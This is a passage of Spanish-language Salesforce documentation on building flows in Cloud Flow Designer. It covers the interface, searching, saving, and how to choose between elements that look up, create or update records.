Si utiliza por primera vez Cloud Flow Designer, le recomendamos que vea uno o más tutoriales de flujo de muestra en el *Cuaderno de Cloud Flow Designer* . Es una excelente forma de presentarle la herramienta y descubrir cómo funciona.

1. Abra Cloud Flow Designer. En Configuración, introduzca `Flujos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Flujos** y haga clic en **Nuevo flujo**.
2. Arrastre los elementos apropiados al lienzo.

   Consejo: Si no está seguro sobre el tipo de elemento que necesita para un nodo, agregue un elemento Paso como marcador hasta que lo decida. Siempre podrá sustituirlo el paso más tarde.
3. Conecte los elementos entre sí de modo que esté claro el orden de los elementos.
4. Identifique con qué elemento debe iniciarse el flujo cuando se ejecute.
5. Guarde los cambios que realizó en el flujo.
6. Pruebe el flujo para asegurarse de que está funcionando como espera.
7. Active el flujo para que los usuarios puedan ejecutarlo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

8. Distribuya el flujo a los usuarios apropiados.

CONSULTE TAMBIÉN

- Gestión de sus flujos
- Consideraciones para el diseño de flujos
- Accesibilidad de flujo
- Partes integrantes de un flujo


## Partes integrantes de un flujo

Use combinaciones de elementos, conectores y recursos para construir flujos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- Cada elemento (1) representa una acción que el flujo puede ejecutar. Los ejemplos incluyen la lectura o escritura de datos de Salesforce, la visualización de información y la recopilación de datos desde usuarios del flujo, la ejecución de lógica o la manipulación de datos.
- Cada conector (2) define una ruta disponible que el flujo puede usar en el tiempo de ejecución.

- Cada recurso (3) representa un valor al que puede hacer referencia en todo el flujo.

CONSULTE TAMBIÉN

Elementos de flujo

Recursos de flujo

Conectores de flujo

## Cloud Flow Designer

Cloud Flow Designer le permite diseñar flujos sin escribir código.

Para un conjunto de recursos útiles, incluyendo vídeos y flujos de muestra, abra Flow Designer y haga clic en **Información general**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Requisitos para Cloud Flow Designer

Para utilizar Cloud Flow Designer, necesita un navegador actualizado y Adobe® Flash® Player.

### Visita por la interfaz de usuario de Cloud Flow Designer

Antes de utilizar Cloud Flow Designer para diseñar flujos, conozca los componentes principales de la herramienta.

### Buscar en un flujo

Si un flujo aumenta y se vuelve más complejo, es más difícil buscar cosas en él. Cloud Flow Designer ofrece herramientas para buscar rápidamente recursos y elementos de flujo.

### Buscar en la paleta

A medida que agregue más flujos, acciones y clases de Apex a su organización, se volverá más difícil buscar un elemento específico de la paleta. No obstante, puede buscar en la paleta para encontrar rápidamente el elemento adecuado para su flujo.

CONSULTE TAMBIÉN

Elementos de flujo

Recursos de flujo

## Requisitos para Cloud Flow Designer

Para utilizar Cloud Flow Designer, necesita un navegador actualizado y Adobe® Flash® Player.

Recomendamos:

- Windows® Internet Explorer® versiones 8 hasta 11, Google® Chrome™ o Mozilla® Firefox®. Internet Explorer 6 y 7 no son compatibles.
- Adobe® Flash® Player versión 10.1 y posterior. La versión mínima necesaria para ejecutar Flow Designer de la Nube es 10.0.
- Una resolución del navegador mínima de 1024x768.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


## Visita por la interfaz de usuario de Cloud Flow Designer

Antes de utilizar Cloud Flow Designer para diseñar flujos, conozca los componentes principales de la herramienta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




**Barra de botones (1)**

Gestione su flujo cuando lo cree.

- **Ejecutar** ejecuta la versión guardada más recientemente del flujo que ha abierto. Si el flujo contiene elementos de subflujo, cada subflujo ejecuta la versión activa de su flujo de referencia. Si el flujo al que hace referencia no dispone de ninguna versión activa, el elemento de subflujo ejecuta la última versión del flujo al que hace referencia.
- El indicador de estado del lado derecho muestra si:
  - El flujo está activo o no
  - Los cambios más recientes en el flujo están guardados o no
  - Existen alguna advertencia o error en la versión guardada más recientemente del flujo

    Para ver una lista de las advertencias o errores, haga clic en el indicador.

**Lienzo (2)**

El lienzo es la zona de trabajo, donde construye un flujo incorporando elementos. A medida que incorpora elementos al lienzo y los conecta entre sí, verá un diagrama visual de su flujo.

**Ficha Paleta (3)**
Incorpore nuevos elementos, como Pantallas y Creación de registros a su flujo desde la ficha Paleta.

**Ficha Recursos (4)**
Cree recursos, como una variable o una fórmula, para usar en su flujo desde la ficha Recursos.

**Ficha Explorador (5)**
La ficha Explorador es una biblioteca de todos los elementos y recursos que ha incorporado al flujo.

CONSULTE TAMBIÉN

Propiedades de flujo

Gestionar elementos, conectores y recursos de flujo

Buscar en la paleta

Buscar en un flujo

## Buscar en un flujo

Si un flujo aumenta y se vuelve más complejo, es más difícil buscar cosas en él. Cloud Flow Designer ofrece herramientas para buscar rápidamente recursos y elementos de flujo.

Abra el flujo en Cloud Flow Designer. A continuación, busque un elemento o un recurso en el flujo utilizando las siguientes opciones una a una.

- En la ficha Explorer, introduzca el texto de búsqueda.
  La ficha Explorer solo muestra los elementos y recursos cuyas propiedades contienen el texto introducido.
- Filtre los contenidos de la ficha Explorer en un tipo de elemento o recurso haciendo clic en 🔍.
  Para eliminar el filtro, haga clic en 🔍 y seleccione **Buscar todo**.
- Dimensione todos los elementos visibles en el lienzo que no sean los resultados seleccionando **Destacar resultados y lienzos**.
- Acerque y aleje como desee utilizando los controles junto a la esquina superior derecha del área del lienzo.
- Para ver la ubicación de un elemento de Explorer en el lienzo, complete uno de los siguientes procedimientos.
  Si el elemento de Explorer es un elemento visible en el lienzo o un campo de pantalla:
  1. Pase el ratón sobre el elemento en la ficha Explorer.
  2. Haga clic en 🔍.

  Si el elemento de Explorer es un recurso que no aparece en el lienzo:
  1. Haga clic en el elemento en la ficha Explorer.
  2. Haga clic en la ficha Uso en el panel Descripción.
  3. Pase el ratón sobre un elemento enumerado en la ficha Uso.
  4. Haga clic en su 🔍.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:
- "Gestionar Force.com Flow"

El lienzo cambia para mostrar el elemento y lo resalta momentáneamente.

CONSULTE TAMBIÉN

Visita por la interfaz de usuario de Cloud Flow Designer

## Buscar en la paleta

A medida que agregue más flujos, acciones y clases de Apex a su organización, se volverá más difícil buscar un elemento específico de la paleta. No obstante, puede buscar en la paleta para encontrar rápidamente el elemento adecuado para su flujo.

Desde la ficha Paleta, utilice las siguientes opciones para buscar un elemento específico.

- Junto a , escriba el texto de la búsqueda.
  La paleta muestra solo los elementos que contienen el texto introducido.
- Para filtrar el contenido de la paleta en un tipo de elemento, haga clic en y seleccione lo que desea ver.
- Para eliminar el filtro, haga clic en y seleccione **Buscar todo**.

CONSULTE TAMBIÉN

Visita por la interfaz de usuario de Cloud Flow Designer

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

## Definición del elemento de inicio de un flujo

Para poder guardar un flujo, indique qué elemento se debe ejecutar en primer lugar.

1. Pase el ratón sobre el elemento de inicio de su flujo.
2. Haga clic en .

CONSULTE TAMBIÉN

Guardado de un flujo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

# Guardado de un flujo

Cuando haya creado un flujo en Cloud Flow Designer, tiene varias formas de guardarlo.

**Guardado inicial**
Cuando guarda un nuevo flujo por primera vez, aparece un cuadro de diálogo. Introduzca valores para todas las propiedades del flujo. Cuando guarde el flujo, no podrá cambiar el nombre exclusivo.

**Guardado rápido**
Cuando haya guardado un flujo una vez, el botón **Guardar** funciona como guardado rápido, sobrescribiendo su trabajo anterior. Sin embargo, el botón **Guardar** no funciona cuando de modifican flujos activos. Para guardar sus cambios como una nueva versión o un flujo nuevo, utilice **Guardar como**.

**Guardar como**
Después de que haya guardado su flujo una vez, este botón se activa con dos opciones:

- **Guardar como nuevo flujo** abre un cuadro de diálogo en el que puede introducir un nuevo nombre, nombre exclusivo y descripción, y guardar a continuación sus cambios como un flujo totalmente nuevo.
- **Guardar como nueva versión** guarda el flujo como una nueva versión del flujo actual. Utilice esta opción si desea cambiar un flujo y mantener la configuración anterior como una copia de seguridad.

  Cada flujo puede tener hasta 50 versiones. No es posible actualizar el nombre exclusivo cuando guarda una nueva versión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

Cuando guarde un flujo o una versión del flujo:

- Si tiene la página de detalle de flujo abierta en una ficha de navegador, modifique una versión en otra ficha antes de ejecutar la versión modificada:
  1. Guarde la versión.
  2. Cierre Cloud Flow Designer.
  3. Actualice la página de detalle de flujo de la primera ficha.
- Si ha cambiado las propiedades del flujo y, por algún motivo, el flujo no se guarda, las propiedades del flujo no se restablecerán a los valores anteriores.

CONSULTE TAMBIÉN

Cloud Flow Designer

Activar o desactivar una versión de flujo

## Tareas de flujos habituales

Hay algunas tareas habituales en múltiples casos de uso de flujos. Por ejemplo, puede definir condiciones en los elementos Decisión y Espera.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Gestionar elementos, conectores y recursos de flujo

Personalice su flujo agregando, modificando y eliminando elementos, recursos y conectores.

Trabajar con registros de Salesforce en un flujo

El poder real de un flujo es que puede automatizar actualizaciones de los registros de su organización. En un flujo, puede buscar automáticamente valores de registros, crear registros, actualizar registros, eliminar registros... ¡todo, todo!

Validar entradas de usuario con fórmulas de flujo

Del mismo modo que con reglas de validación normales, puede validar lo que los usuarios introducen en las pantallas de flujos.

Definir condiciones de flujos

Controle cuándo un flujo toma un resultado de decisión específico o espera un evento de espera específico.

Definir la ruta que toma un flujo

Identifique qué elementos ejecuta el flujo y en qué orden conectando los elementos en su lienzo juntos.

Personalizar lo que ocurre cuando falla un flujo

Si su flujo contiene un elemento que interactúa con la base de datos de Salesforce, como un elemento Actualización de registro o Enviar para aprobación, puede fallar. Modifique el comportamiento predeterminado agregando rutas de fallo a todos los elementos que pueden fallar.

### Gestionar elementos, conectores y recursos de flujo

Personalice su flujo agregando, modificando y eliminando elementos, recursos y conectores.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para abrir, modificar o crear un flujo en Cloud Flow Designer:

- "Gestionar Force.com Flow"

| | Agregar | Modificar | Eliminar |
|---|---|---|---|
| Elemento | Arrastre uno desde la ficha Paleta y déjelo caer en el lienzo. | Haga doble clic o pase el ratón por encima y haga clic en . | Pase el ratón por encima y haga clic en . |
| Recurso | En la ficha Recursos, haga doble clic. | En la ficha Explorer, haga doble clic o pase el ratón por encima y haga clic en . | En la ficha Explorer, pase el ratón por encima y haga clic en . |

| | Agregar | Modificar | Eliminar |
|---|---|---|---|
| Conector | Haga clic en el nodo de la parte inferior de un elemento del lienzo y arrastre una línea en cualquier lugar del elemento de destino. | n/a | Selecciónelo y pulse la tecla Suprimir. |

CONSULTE TAMBIÉN

- Elementos de flujo
- Recursos de flujo
- Conectores de flujo

## Trabajar con registros de Salesforce en un flujo

El poder real de un flujo es que puede automatizar actualizaciones de los registros de su organización. En un flujo, puede buscar automáticamente valores de registros, crear registros, actualizar registros, eliminar registros... ¡todo, todo!

Para cada una de estas operaciones, Cloud Flow Designer ofrece al menos dos elementos para elegir. Revise los siguientes temas para comprender las diferencias entre esos elementos y decidir cuál es el más adecuado para su caso de uso.

Consejo: Familiarícese con los nombres de API de los objetos y campos con los que desea trabajar. Cloud Flow Designer muestra nombres de API en vez de etiquetas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Extraer valores de registros de Salesforce y colocarlos en un flujo

Antes de poder utilizar información procedente de sus registros de Salesforce en un flujo, extraiga esa información y colóquela en variables de su flujo. Utilice el elemento Búsqueda de registro o un elemento Búsqueda rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

### Crear registros de Salesforce a partir de un flujo

Para crear registros de Salesforce, utilice el elemento Creación de registro, Acción rápida o Creación rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

### Actualizar registros de Salesforce a partir de un flujo

Para actualizar los valores de campos en registros existentes de Salesforce, utilice el elemento Actualización de registro, Acción rápida o Actualización rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

### Eliminar registros de Salesforce de un flujo

Para eliminar registros de Salesforce, utilice el elemento Eliminación de registro o Eliminación rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

## Extraer valores de registros de Salesforce y colocarlos en un flujo

Antes de poder utilizar información procedente de sus registros de Salesforce en un flujo, extraiga esa información y colóquela en variables de su flujo. Utilice el elemento Búsqueda de registro o un elemento Búsqueda rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

También puede pasar valores desde un elemento que interactúa con la base de datos de Salesforce, como el Id. de la publicación creada por un elemento Publicar en Chatter.

Ejemplo: Necesita enviar un mensaje de correo electrónico al propietario de una cuenta específica. Para ello, el flujo necesita saber la dirección de correo electrónico y el nombre de ese usuario.

Para extraer valores y colocarlos en un flujo a partir de registros de su organización, utilice el elemento **Búsqueda de registro** o **Búsqueda rápida** en Cloud Flow Designer.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Cómo elijo entre elementos de búsqueda de flujos?

Los dos elementos de búsqueda de flujos son bastante parecidos. Esta tabla resume las dos diferencias principales entre ellos.



| | Puede almacenar valores en... | Para asignar valores de campo a variables de flujo... | Número de registros que busca |
|---|---|---|---|
| **Búsqueda de registros** | • Variables<br>• Variables de sObject | 1. Identifica cada campo que desea almacenar.<br>2. Para cada campo, identifica una variable de flujo en la que almacenar ese valor específico.<br>Ya que asigna directamente cada valor de campo a una variable, se consigue mayor granularidad con este elemento. No obstante, cuanta más granularidad haya, más clics habrá que realizar. | Exactamente uno. |
| **Búsqueda rápida** | • Variables de sObject<br>• Variables de colección de sObject | 1. Identifica la variable de flujo en la que desea almacenar todos los valores de campo.<br>2. Identifica los campos cuyos valores desea almacenar en esa variable de flujo. | Si es una variable de sObject: uno.<br>Si es una variable de recopilación de sObject: al menos uno. |

A no ser que desee asignar cada campo a una variable con menos clics del ratón, puede ser difícil elegir entre los dos elementos. Para elegir el elemento de búsqueda correcto, calcule en qué tipo de variable necesita almacenar los valores.

- Para almacenar los valores en una variable de valor único que no sea de sObject, utilice el elemento Búsqueda de registro.
- Para almacenar valores en una variable de recopilación de sObject, utilice el elemento Búsqueda rápida.
- Para almacenar los valores en una variable de valor único de sObject, es su elección. (¡Es posible que Búsqueda rápida le ahorre algunos clics!)

Consejo: Es una práctica recomendada utilizar elementos Creación rápida siempre que sea posible para respetar los límites de su organización. Para obtener más información, consulte Masificación de flujos en transacciones.

Ejemplo: A continuación se describe cómo almacenar el correo electrónico y el nombre de un usuario empleando cada uno de los elementos de búsqueda.

| | |
|---|---|
| **Búsqueda de registros** |  |
| **Búsqueda rápida** |  |

CONSULTE TAMBIÉN

- Elemento Búsqueda rápida del flujo
- Elemento Búsqueda de registros del flujo
- Trabajar con registros de Salesforce en un flujo

## Crear registros de Salesforce a partir de un flujo

Para crear registros de Salesforce, utilice el elemento Creación de registro, Acción rápida o Creación rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

Ejemplo: Cuando la calificación de satisfacción de un cliente cae por debajo de un cierto número, cree automáticamente un caso.

Para crear uno o más registros de Salesforce, su flujo:

1. Identifica los valores de campo para los nuevos registros.
2. Guarda los cambios en la base de datos de Salesforce. (En otras palabras, hasta que los cambios se guardan en la base de datos, los cambios solo están dentro del flujo.)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Cómo elijo entre elementos de flujo que crean registros?

La diferencia principal entre la creación de elementos reside en cuántos registros puede crear el elemento y cómo sabe los valores de campo que hay que aplicar.

**Necesito crear más de un registro a la vez.**

Para crear más de un registro a la vez, utilice un elemento Creación rápida con una variable de recopilación de sObject. Es una práctica recomendada utilizar elementos Creación rápida siempre que sea posible para mantenerse dentro de los límites de su organización. Para obtener más información, consulte Masificación de flujos en transacciones.

Los elementos Creación de registro y Acción rápida solo pueden crear un registro a la vez. Los elementos Creación rápida pueden crear un registro (si están utilizando una variable de sObject) o múltiples registros (si se está utilizando una variable de recopilación de sObject).

**Necesito crear exactamente un registro.**

Si ya cumplimentó una variable de sObject con los valores que desea que tenga el registro, utilice un elemento Creación rápida.

Si desea utilizar una combinación de los valores de una variable de sObject y los valores de otros recursos (como variables de valor único o campos de entrada de pantalla), utilice un elemento Creación de registro o Acción rápida. Esos dos elementos difieren de estas maneras.

- Los campos que están disponibles en los elementos
- Si el elemento proporciona campos obligatorios para el objeto
- Si el elemento le permite almacenar el Id. del nuevo registro

  El almacenamiento del Id. es útil, por ejemplo, si crea una cuenta y desea crear un contacto que esté asociado con esa cuenta (por lo que necesita obviamente el Id.).


| | Disponibilidad de campo | Campos obligatorios | Id. de nuevo registro |
|---|---|---|---|
| **Búsqueda de registros** | Cada campo del objeto. Usted selecciona manualmente el objeto y cada campo que desea que tenga un valor. | No se indica | Le permite almacenar el Id. del registro creado para utilizarlo más adelante en su flujo. |
| **Búsqueda rápida** | Solo los campos que están incluidos en el formato de Acción rápida.<br>Si proporcionó valores predeterminados para ciertos campos cuando creó la acción rápida, esos valores se utilizan cuando se crea el registro. | Indicado<br>La obligatoriedad se basa en lo que está marcado como obligatorio en el formato de Acción rápida. | No le permite almacenar el Id. del registro creado para una utilización posterior. |

Consejo: Utilice el elemento Acción rápida cuando estas declaraciones sean verdaderas.

1. La acción es del tipo Crear.
2. El formato de la acción incluye todos los campos que desea actualizar.
3. No tiene que hacer referencia al Id. del nuevo registro más adelante en el flujo.

En caso contrario, utilice el elemento Creación de registro.

Ejemplo: A continuación se describe cómo se crearía un caso cuando la calificación de satisfacción del cliente es demasiado bajo empleando cada uno de los elementos de creación.

| | |
|---|---|
| **Creación de registros** | <br>Puede establecer cualquier campo en el registro, pero el elemento Creación de registro no sabe qué campos son obligatorios para este objeto. |
| **Creación rápida** | <br>Asume que {!svarCase} ya está cumplimentado con los campos correctos. |
| **Acción rápida (de tipo Crear)** |  <br>Estos cuatro campos son los únicos que puede establecer para este elemento, porque son los únicos disponibles en el formato de la acción. Se requiere Id. de contacto por el formato de la acción asociada, de modo que es obligatorio en este elemento. |

CONSULTE TAMBIÉN

- Elemento Creación rápida del flujo
- Trabajar con registros de Salesforce en un flujo
- Elemento Acción rápida del flujo
- Elemento Creación de registros del flujo

## Actualizar registros de Salesforce a partir de un flujo

Para actualizar los valores de campos en registros existentes de Salesforce, utilice el elemento Actualización de registro, Acción rápida o Actualización rápida. El elemento correcto depende de lo que el resto de su flujo esté haciendo.

Ejemplo: En un registro de oportunidad, cuando un usuario hace clic en el botón "Ganada", el flujo actualiza la etapa de la oportunidad.

Para actualizar campos en uno o más registros existentes de Salesforce, su flujo:

1. Identifica los registros que hay que actualizar.
2. Identifica los nuevos valores de campo para esos registros.
3. Guarda los cambios en la base de datos de Salesforce. (En otras palabras, hasta que los cambios se guardan en la base de datos, los cambios solo están dentro del flujo.)

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Cómo elijo entre elementos de flujo que actualizan registros?

La diferencia principal entre los elementos radica en estas áreas: cómo sabe qué registros actualizar, cómo sabe los nuevos valores de campo que hay que aplicar y cuántos registros puede actualizar.

Los elementos Acción rápida solo pueden actualizar un registro a la vez, mientras que los elementos Actualización de registro y Actualización rápida pueden actualizar múltiples registros.

| | Para identificar los registros que hay que actualizar | Para identificar los nuevos valores de campo para los registros | Número de registros que actualiza |
|---|---|---|---|
| **Actualización de registros** | En el mismo elemento, utilice criterios de filtro. | En el mismo elemento, asigne cada campo que debería actualizarse con una variable u otro recurso.<br>Se admiten todos los recursos, siempre que el tipo de datos del recurso coincida con el tipo de datos del campo seleccionado. | Al menos uno. |
| **Acción rápida** | Cumplimenta una variable de valor único con el Id. de otro elemento. Utilice este Id. para el parámetro Id. de registro relacionado. | En el mismo elemento, asigne cada campo que debería actualizarse con una variable u otro recurso.<br>Se admiten todos los recursos, siempre que el tipo de datos del recurso coincida con el tipo de datos del campo seleccionado. | Exactamente uno. |
| **Actualización rápida** | Cumplimenta una variable de sObject o una variable de recopilación de sObject en otro elemento | En otro elemento, como un elemento Asignación, actualiza los valores de la variable de sObject o la variable de recopilación de sObject. | Si es una variable de sObject: uno.<br>Si es una variable de recopilación de sObject: al menos uno. |

Si la siguiente declaración es verdadera, utilice un elemento Actualización rápida:

- Ya ha cumplimentado una variable de sObject o una variable de recopilación de sObject con los valores que desea:

**Consejo:**


- Siempre puede actualizar los valores de campo de una variable de sObject o una variable de recopilación de sObject empleando un elemento Asignación.
- Es una práctica recomendada utilizar elementos Creación rápida siempre que sea posible para respetar los límites de su organización. Para obtener más información, consulte Masificación de flujos en transacciones.


Si todas las siguientes declaraciones son verdaderas, utilice un elemento Acción rápida:

- Necesita actualizar exactamente un registro
- Ya cumplimentó una variable con el Id. del registro
- El formato de Acción rápida incluye todos los campos que necesita actualizar
